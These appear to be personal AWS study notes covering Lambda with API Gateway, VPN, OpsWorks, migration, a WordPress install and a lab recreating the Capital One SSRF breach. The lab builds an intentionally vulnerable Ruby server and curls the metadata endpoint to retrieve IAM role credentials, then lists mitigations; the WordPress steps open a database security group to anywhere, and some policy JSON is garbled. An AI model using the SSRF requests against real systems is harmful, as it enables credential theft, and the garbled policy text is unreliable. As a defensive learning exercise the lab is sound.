
HTTP DELETE -> Destroy

API -> Resource -> HTTP METHOD -> Lambda

Insurance -> Policy -> Create Method -> CreatePolicyLambda

.....

Build a Serverless Web Application with AWS Lambda, Amazon API Gateway, Amazon S3, Amazon DynamoDB, and Amazon Cognito <https://aws.amazon.com/getting-started/projects/build-serverless-web-app-lambda-api-gateway-s3-dynamodb-cognito/>



Using AWS Lambda with Amazon API Gateway

<https://docs.aws.amazon.com/lambda/latest/dg/with-on-demand-https-example.html>

Above link uses the AWS CLI

Step 1: Create a Lambda execution role (`lambda-apigateway-role`) with the below policy attached. The policy gives the permissions to CloudWatch and DynamoDB.

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "Stmt1428341300017",  
      "Action": [  
        "dynamodb>DeleteItem",  
        "dynamodb>GetItem",  
        "dynamodb>PutItem",  
        "dynamodb>Query",  
        "dynamodb>Scan",  
        "dynamodb>UpdateItem"  
      ],  
      "Effect": "Allow",  
      "Resource": "*"  
    },  
    {  
      "Sid": "Stmt1428341300018",  
      "Action": [  
        "logs>CreateLogStream",  
        "logs>PutLogEvents"  
      ],  
      "Effect": "Allow",  
      "Resource": "  
    }  
}
```

```

    "Sid": "",
    "Resource": "*",
    "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
    ],
    "Effect": "Allow"
}
]
}

```

Step 2: Create a Lambda Function (LambdaFunctionOverHttps) with the below code. And also attach the role created earlier. The runtime should be Node.js 8.10.

```

console.log('Loading function');

var AWS = require('aws-sdk');
var dynamo = new AWS.DynamoDB.DocumentClient();

/**
 * Provide an event that contains the following keys:
 *
 * - operation: one of the operations in the switch statement below
 * - tableName: required for operations that interact with DynamoDB
 * - payload: a parameter to pass to the operation being performed
 */
exports.handler = function(event, context, callback) {
    //console.log('Received event:', JSON.stringify(event, null, 2));

    var operation = event.operation;

    if (event.tableName) {
        event.payload.TableName = event.tableName;
    }

    switch (operation) {
        case 'create':
            dynamo.put(event.payload, callback);
            break;
        case 'read':
            dynamo.get(event.payload, callback);
            break;
        case 'update':
            dynamo.update(event.payload, callback);
            break;
        case 'delete':
            dynamo.delete(event.payload, callback);
            break;
        case 'list':
            dynamo.scan(event.payload, callback);
            break;
        case 'echo':
            callback(null, "Success");
            break;
        case 'ping':
            callback(null, "pong");
            break;
        default:
            callback('Unknown operation: ${operation}');
    }
};

```

Step 3: Create a table in DynamoDB with the following details.

Table name – lambda-apigateway
Primary key – id (string)

Step 4: Test the Lambda function using the below Payload. An item should be inserted in the DynamoDB. Delete the item from the DynamoDB.

```
{
    "operation": "create",
    "tableName": "lambda-apigateway",
    "payload": {
        "Item": {
            "id": "1",
            "name": "Bob"
        }
    }
}
```

Step 5: Go to the API Gateway Service and create a new API (DynamoDBOperations).

Step 6: Click on Actions and "Create Resource". Enter the "Resource Name" as DynamoDBManager.

Step 7: Click on Actions and "Create Method". Select "POST" and click on Tick. In the LambdaFunction enter LambdaFunctionOverHttps. Click on Save. The permissions for the API Gateway to call the Lambda will be set automatically.

Step 8: Under the Test, Click on the blaze button to test the API Gateway. In the Request Body enter the below payload. The test should complete with a status 200. And also the item should be inserted in the DynamoDB table. Also, in the Lambda monitoring the Invocations and the "Error count and success rate" should be reflected appropriately.



```
{  
  "operation": "create",  
  "tableName": "lambda-apigateway",  
  "payload": {  
    "Item": {  
      "id": "1",  
      "name": "Bob"  
    }  
  }  
}
```

Step 9: The API can be deployed in stages. Again click on Action -> Deploy API. Enter the "Stage name" as Prod. Click on Deploy. The "Invoke URL" is provided. External clients can make a REST call to the "Invoke URL" to call the Lambda function.

Step 10: Use the below curl command to invoke the REST API. Note to change the URL at the end. Also, the same can be done programmaticaly from any language also.

```
curl -X POST -d "{\"operation\":\"create\",\"tableName\":\"lambda-apigateaway\",\"payload\":{\"Item\":{\"id\":\"1\",\"name\":\"Bob\"}}}" https://\$API.execute-api.\$REGION.amazonaws.com/prod/DynamoDBManager
```

VPN

13 July 2019 17:18

VPN Documentation

<https://docs.aws.amazon.com/vpn/index.html>

VPN FAQ

<https://aws.amazon.com/vpn/faqs/>

What is AWS Site-to-Site VPN?

https://docs.aws.amazon.com/vpn/latest/s2svpn/VPC_VPN.html

By default, instances that you launch into an Amazon VPC can't communicate with your own (remote) network. You can enable access to your remote network from your VPC by attaching a virtual private gateway to the VPC, creating a custom route table, updating your security group rules, and creating an AWS Site-to-Site VPN (Site-to-Site VPN) connection.

What Is AWS Client VPN?

<https://docs.aws.amazon.com/vpn/latest/clientvpn-admin/what-is.html>

AWS Client VPN is a managed client-based VPN service that enables you to securely access your AWS resources and resources in your on-premises network. With Client VPN, you can access your resources from any location using an OpenVPN-based VPN client.

With AWS Client VPN, there are two types of user personas that interact with the Client VPN endpoint: administrators and clients.

The administrator is responsible for setting up and configuring the service. This involves

- Creating the Client VPN endpoint
- Associating the target network
- Configuring the authorization rules, and setting up additional routes (if required)
- Downloads the Client VPN endpoint configuration file and distributes it to the clients who need access.
- The Client VPN endpoint configuration file includes the DNS name of the Client VPN endpoint and certificate information required to establish a VPN session.

The client is the end-user. This is the person who connects to the Client VPN endpoint to establish a VPN session. The client establishes the VPN session from their local computer or mobile device using an OpenVPN-based VPN client application. After they have established the VPN session, they can securely access the resources in the VPC in which the associated subnet is located. They can also access other resources in AWS or an on-premises network if the required route and authorization rules have been configured.

Administrator Tasks

<https://docs.aws.amazon.com/vpn/latest/clientvpn-admin/cvpn-getting-started.html>

User Tasks

<https://docs.aws.amazon.com/vpn/latest/clientvpn-user/user-getting-started.html>

OpsWorks

15 July 2019 14:43

- Declarative vs Imperative
- Puppet (Declarative - Puppet DSL) and Chef (Imperative - Ruby DSL)
- Puppet (manifests and modules) and Chef (cookbooks has recipes has resources)
- Both follow master-client architecture with Chef having an addition workstation (to test and push to central server)
- <https://logz.io/blog/chef-vs-puppet/> - Puppet vs Chef Code examples

a) Chef Automate (uses Chef Server) S28

Chef Architecture - <https://logz.io/wp-content/uploads/2017/01/chef-configuration.jpg>

Knife - used for communication from local machine to Chef Server

Test Kitchen - test locally

Installing Apache2 and creating index.html using Chef - <https://www.digitalocean.com/community/tutorials/configuration-management-101-writing-chef-recipes>

b) Stacks (S39) - uses embedded chef solo client installed on EC2) - Chef-Solo is an open source tool that runs locally and allows to provision guest machines using Chef cookbooks without the complication of any Chef client and server configuration.

https://docs.chef.io/chef_solo.html

Chef Solo to Zero - [https://blog.chef.io/2014/06/24/from-solo-tozero-migrating-to-chef-client-local-mode/](https://blog.chef.io/2014/06/24/from-solo-to-zero-migrating-to-chef-client-local-mode/)

<https://docs.aws.amazon.com/opsworks/latest/userguide/workingstacks.html>

- Stack -> Layer -> Instances -> Apps

Demo - AWS OpsWorks Stack (S39) - Refer Doc 2 - <https://s3.amazonaws.com/module-non-videos/x2d9xsowv1.pdf>

Creating and Importing Cookbooks - <https://docs.aws.amazon.com/opsworks/latest/userguide/cookbooks-101-opsworks-opsworks-instance.html>

c) Puppet Enterprise (S41)

Puppet Architecture - <https://logz.io/wp-content/uploads/2017/01/puppet-configuration.jpg>

Puppet Emulator with user example - <https://puppet.com/products/emulator#emulator>

Every resource describes some aspect of a system like a service, user, file etc. Resources are defined using Puppet DSL which are run every 30min by default.

Puppet Demos - <https://puppet.com/demos>

Puppet VM - <https://puppet.com/download-learning-vm>

Migration

15 July 2019 17:02

General Migration

<https://aws.amazon.com/cloud-migration/>

Data Migration

<https://aws.amazon.com/cloud-data-migration/>

Four Phases

- **PROJECT** - Run small/trial projects/PoC to get familiar and experience the benefits of the Cloud
- **FOUNDATION** - Setting Cloud Center of excellence, Creating accounts, forming Security and Compliance guidelines etc
- **MIGRATION** - Migrate applications or entire data center to the Cloud
- **REINVENTION** - Take advantage of flexibility of the Cloud for increasing the innovation, TTM etc.

Migration Process

- **Phase 1 : MIGRATION PREPARATION AND BUSINESS PLANNING**
 - o Business case, Identify the objectives and benefits
- **Phase 2 : PORTFOLIO DISCOVERY AND PLANNING**
 - o Identify the applications and prioritize them
- **Phase 3 : DESIGNING, MIGRATING AND VALIDATING APPLICATIONS**
 - o Start with less critical and easy to move applications towards critical and difficult to move applications
- **Phase 4: OPERATE**
 - o Turn off old applications
 - o Improve people, process and technology

Six Common Application Migration Strategies (6R's)

- 1. Rehost (Lift and shift)** - Applications are migrated as is without any changes to the Cloud. Virtual machines from VMware vSphere and Windows Hyper-V. AWS SMS (Service Migration Service) can be used.
- 2. Replatform (Lift, tinker and shift)** - A few cloud optimizations are performed without changing the core architectures of the applications. May be use RDS, Elastic Beanstalk.
- 3. Repurchase** - Move to a different product or upgrading to a newer version, involves change in the existing license model.
- 4. Refactor/Rearchitect** - For ex, moving to SOA or Containers. Mainly driven by a strong business need to add features, scale, or performance that would otherwise be difficult to achieve in the application's existing environment.
- 5. Retire**
- 6. Retain** - keep the application as-is, because maybe of the criticality, budget etc.

AWS Services to help with Server and Database Migration

- **AWS SMS (Server Migration Service)** - Virtual machines from VMware vSphere and Windows Hyper-V.
- **AWS DMS (Database Migration Service)**
- **VMWare Cloud on AWS** - seamlessly migrate and extend their on-premises VMware vSphere-based environments to the AWS Cloud running on next-generation Amazon Elastic Compute Cloud (Amazon EC2) bare metal infrastructure.

Data Migration

- S3 Transfer Acceleration
- Snowball
- SnowMobile
- DirectConnect (Uses Direct Connect Locations)
- Kinesis Firehose

WordPressSetup

29 January 2019 11:25

Option 1 : Install it using AWS Elastic BeanStalk as mentioned below.

- <https://aws.amazon.com/getting-started/projects/build-wordpress-website/>
- Note that it is costly

Option 2 : Install the different components manually.

1. Create EC2 (Ubuntu Server 16.04 LTS (HVM), SSD Volume Type) of type t2.micro
2. Create RDS instance of t2-micro type using MySQL database. Notedown the username, password, database and the RDS endpoint.
3. Modify the RDS Security Group to anywhere. This will allow the EC2 to communicate to the RDS instance.
4. Note that all the commands have to be run as root. So execute the below command.

```
sudo su
```

5. Putty into the EC2 instance and execute the below commands to install the required softwares.
apt-get update
apt-get install apache2 php php-mysql php-curl mysql-client libapache2-mod-php unzip
5. Again in Putty execute the below commands to download and extract the latest WordPress.

```
cd /var/www/  
wget https://wordpress.org/latest.zip  
unzip latest.zip
```

6. Make a copy of the wp-config-sample.php file as wp-config.php in Putty. cd wordpress
cp wp-config-sample.php wp-config.php

7. Modify the wp-config.php to include the database details. The localhost should be replaced with the endpoint of the RDS database instance. Use the vi editor for the same.

```
define('DB_NAME', 'database_name_here');  
define('DB_USER', 'username_here');  
define('DB_PASSWORD', 'password_here');  
define('DB_HOST', 'localhost');
```

8. By default the webserver expects the web pages in the /var/www/html folder, but the WordPress has been installed in the /var/www/wordpress folder. Modify the 000-default.conf file in the /etc/apache2/sites-enabled folder to change the DocumentRoot to /var/www/wordpress.

9. For the changes to take effect the apache web server has to be restarted. Execute the below command.

```
service apache2 restart  
10. All the wordpress files belong to the root user and group. Change the permissions using the chown command. chown -R www-data:www-data /var/www/wordpress
```

11. Access the WordPress using the below URL in a browser. Note to replace the ip address in the URL with public ip address of the EC2.
- <http://52.90.49.139/wp-admin/install.php>

12. Complete the WordPress installation by following the instructions in the browser.

13. Once the installation is complete, log into the WordPress and publish a new post.

Additional tasks :

1. Create a cname record for the EC2 public ip address in the Route53 service. Now the WordPress blog can be accessed by using a user friendly URL.
2. Change the DB to multi AZ HA mode.
3. Create an EFS and attach it to Ubuntu instance (/var/www/wordpress/wp-content/uploads). Make sure all the WordPress media files go into the EBS folder.
4. Create a highly available website by using ELB.

5. Creating an AutoScaling WebSite.

6. CloudFormation for automation.

7. Attach an EBS Disk.

Project Ideas

29 January 2019 11:06

Architect an Airline Booking Application, End-to-End

<https://pages.awscloud.com/GLOBAL-devstrategy-OE-BuildOnServerless-2019-reg-event.html>

Project Ideas - <https://aws.amazon.com/getting-started/projects/>

<https://aws.amazon.com/getting-started/use-cases/>

<https://aws.amazon.com/solutions/>

AWS S3 Photo Thumbnail

- <http://docs.aws.amazon.com/lambda/latest/dg/with-s3-example.html>

- <http://www.thecloudavenue.com/2017/08/photo-resizing-using-aws-lambda-serverless-architecture.html>

Analyzing the Airline Dataset using S3/Athena or EMR

- <http://stat-computing.org/dataexpo/2009/the-data.html>

- <http://www.thecloudavenue.com/2017/06/converting-airline-row-to-columnar-format.html>

- <http://www.thecloudavenue.com/2017/06/processing-airline-dataset-with-aws-athena.html>

Building a website

1. Build a simple Lambda function, say to do some interesting calculation, configure a REST API for it using AWS API Gateway, and call it from JavaScript embedded in the site/page.
2. Host the website on an Apache instance running on an EC2 micro instance.
4. Have the whole thing “come to life” from nothing by using CloudFormation to create, configure and start the components of the solution.

Installing Moodle LMS on EC2

- https://docs.moodle.org/33/en/Installation_Guide_for_Installing_on_Amazon_EC2

- https://docs.moodle.org/33/en/Installing_Moodle

We'll write a simple Lambda function with the Java 8 runtime that responds to new images uploaded into an Amazon Simple Storage Service (S3) bucket. We'll use Amazon Rekognition on the photos and store the detected labels in Amazon DynamoDB.

From <<https://aws.amazon.com/blogs/aws/aws-lambda-support-for-aws-x-ray/>>

Optimize Security Groups

<https://aws.amazon.com/blogs/security/how-to-optimize-and-visualize-your-security-groups/>

<https://aws.amazon.com/blogs/security/how-to-visualize-and-refine-your-networks-security-by-adding-security-group-ids-to-your-vpc-flow-logs/>

Analysis of the Wiki data to calculate the PageRank and to create an Index.

Build a Serverless Web Application using Lambda, API Gateway, S3, DynamoDB, Cognito

<https://aws.amazon.com/getting-started/projects/build-serverless-web-app-lambda-apigateway-s3-dynamodb-cognito/>

How to add file upload features to your website with AWS Lambda and S3

<https://read.adoud.guru/how-to-add-file-upload-features-to-your-website-with-aws-lambda-and-s3-48bbe9b83eaa>

Build a Modern Web Application

<https://aws.amazon.com/getting-started/projects/build-modern-app-fargate-lambda-dynamodb-python/>

Error Processor Sample Application for AWS Lambda

<https://docs.aws.amazon.com/lambda/latest/dg/sample-errorprocessor.html>

Serverless DevOps Workshop

Client -> API Gateway -> Lambda -> DynamoDB

<https://github.com/aws-samples/aws-serverless-workshops/tree/master/DevOps>

Serverless Image Handler

<https://aws.amazon.com/solutions/serverless-image-handler/>

Certification

11 June 2019 18:15

<https://aws.amazon.com/certification/>

<https://aws.amazon.com/certification/certification-prep/>

Practice Exam

<https://aws.amazon.com/about-aws/whats-new/2014/07/07/aws-certification-practice-exams-now-available/>

SignIn for AWS Certificate

<https://www.aws.training/SignIn?returnUrl=%2FCertification>

Practice Exam - 20\$

Cloud Practitioner - 100\$

Associate Exam - 150\$

Professional Exam - 300\$

aiotestking.com

whizlabs.com

MOOC

09 August 2019 06:53

<https://aws.amazon.com/about-aws/whats-new/2019/08/aws-developer-series-relaunched-on-edx/>

Capital One Hack

15 August 2019 09:24

Introduction

Steps to recreate the Capital One hack

1. Create a Security Group - Open Port 80 for HTTP and Port 22 for SSH. Open it for MyIP using the Source IP.
2. Create an Ubuntu EC2 instance of t2.micro and login via Putty. Attach the above Security Group.
3. Create a role (Role4EC2-S3RO) with AmazonS3ReadOnlyAccess policy and assign the policy to the above Ubuntu EC2 instance. Attach a policy with very limited privileges like S3 RO or something else, behind which there is no critical data.
4. Test the below CURL command in the Ubuntu EC2 Instance to get the IAM Role credentials via EC2 Metadata Service.

curl <http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO>

5. In Ubuntu, install ruby and sinatra on Ubuntu EC2 instance. The last command will takes a few minutes for execution.

```
sudo apt-get update  
sudo apt-get install ruby  
sudo gem install sinatra
```

6. Create server.rb file with the below content on the Ubuntu EC2 instance. This will create a webserver. The server takes an URL as request, opens the same and sends the URL content as the response.

```
require 'sinatra'  
require 'open-uri'  
  
get '/' do  
  format 'RESPONSE: %s', open(params[:url]).read  
end
```

7. Get the Private IP of the Ubuntu EC2, use the same in the below command and execute it in Ubuntu EC2 instance. This will start the webserver using the above Ruby program.

```
sudo ruby server.rb -o 172.31.3.228 -p 80
```

8. Run the below command in Ubuntu EC2 Instance. Make sure to replace the 34.234.211.61 with the Public IP of the Ubuntu EC2 instance. Notice the Security Credentials of the role attached to the Ubuntu EC2 Instance.

curl <http://34.234.211.61:80/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO>

9. Open the below URL in a browser from any machine, to get the Security Credentials of the IAM Role displayed in the browser. Make sure to replace the 34.234.211.61 with the Public IP of the Ubuntu EC2 instance. Notice the Security Credentials of the role attached to the Ubuntu EC2 Instance.

<http://34.234.211.61:80?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO>

This is how the Capital One and other banks hack happened via SSRF. Once the Hacker got the Security Credentials, it's all about using the AWS CLI or SDK to get the data from S3.

10. Make sure to terminate the EC2 and delete the role.

Mitigations around the SSRF

Any one of the below would have stopped the Capital One Hack.

1. Application code review for the SSRF attacks and perform proper validation of the inputs.
2. Adding a WAF rule to detect "169.254.169.254" string and block would have avoided this attack.

3. Make changes the Ubuntu EC2 Instance to block the calls to 169.254.169.254.

iptables -A OUTPUT -m owner ! --uid-owner root -d 169.254.169.254 -j DROP

<https://serverfault.com/questions/436086/how-to-prevent-firewall-calls-to-aws-ec2-instance-metadata-api>

Conclusion

References

Retrieving the Role Security Credentials via EC2 Metadata

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html#instance-metadata-security-credentials>

EC2s most dangerous feature

<http://www.daemonology.net/blog/2016-10-09-EC2s-most-dangerous-feature.html>

WAF FAQ

<https://aws.amazon.com/waf/faqs/>

1. What is AWS WAF?

AWS WAF is a web application firewall that helps protect web applications from attacks by allowing you to configure rules that allow, block, or monitor (count) web requests based on conditions that you define. These conditions include IP addresses, HTTP headers, HTTP body, URI strings, SQL injection and cross-site scripting.

11. What services does AWS WAF support?

AWS WAF can be deployed on Amazon CloudFront, the Application Load Balancer (ALB), and Amazon API Gateway. As part of Amazon CloudFront it can be part of your Content Distribution Network (CDN) protecting your resources and content at the Edge locations. As part of the Application Load Balancer it can protect your origin web servers running behind the ALBs. As part of Amazon API Gateway, it can help secure and protect your REST APIs.

<http://sinatrarb.com/>

Sinatra is a small light weight web framework written in Ruby.

What is SSRF and code for the same

<https://www.hackerone.com/blog/How-To-Server-Side-Request-Forgery-SSRF>

On Capital One Attack

From Krebs

<https://krebsonsecurity.com/2019/07/capital-one-data-theft-impacts-106m-people/>

<https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/>

From Evan

<https://eiji.io/blog/capital-one>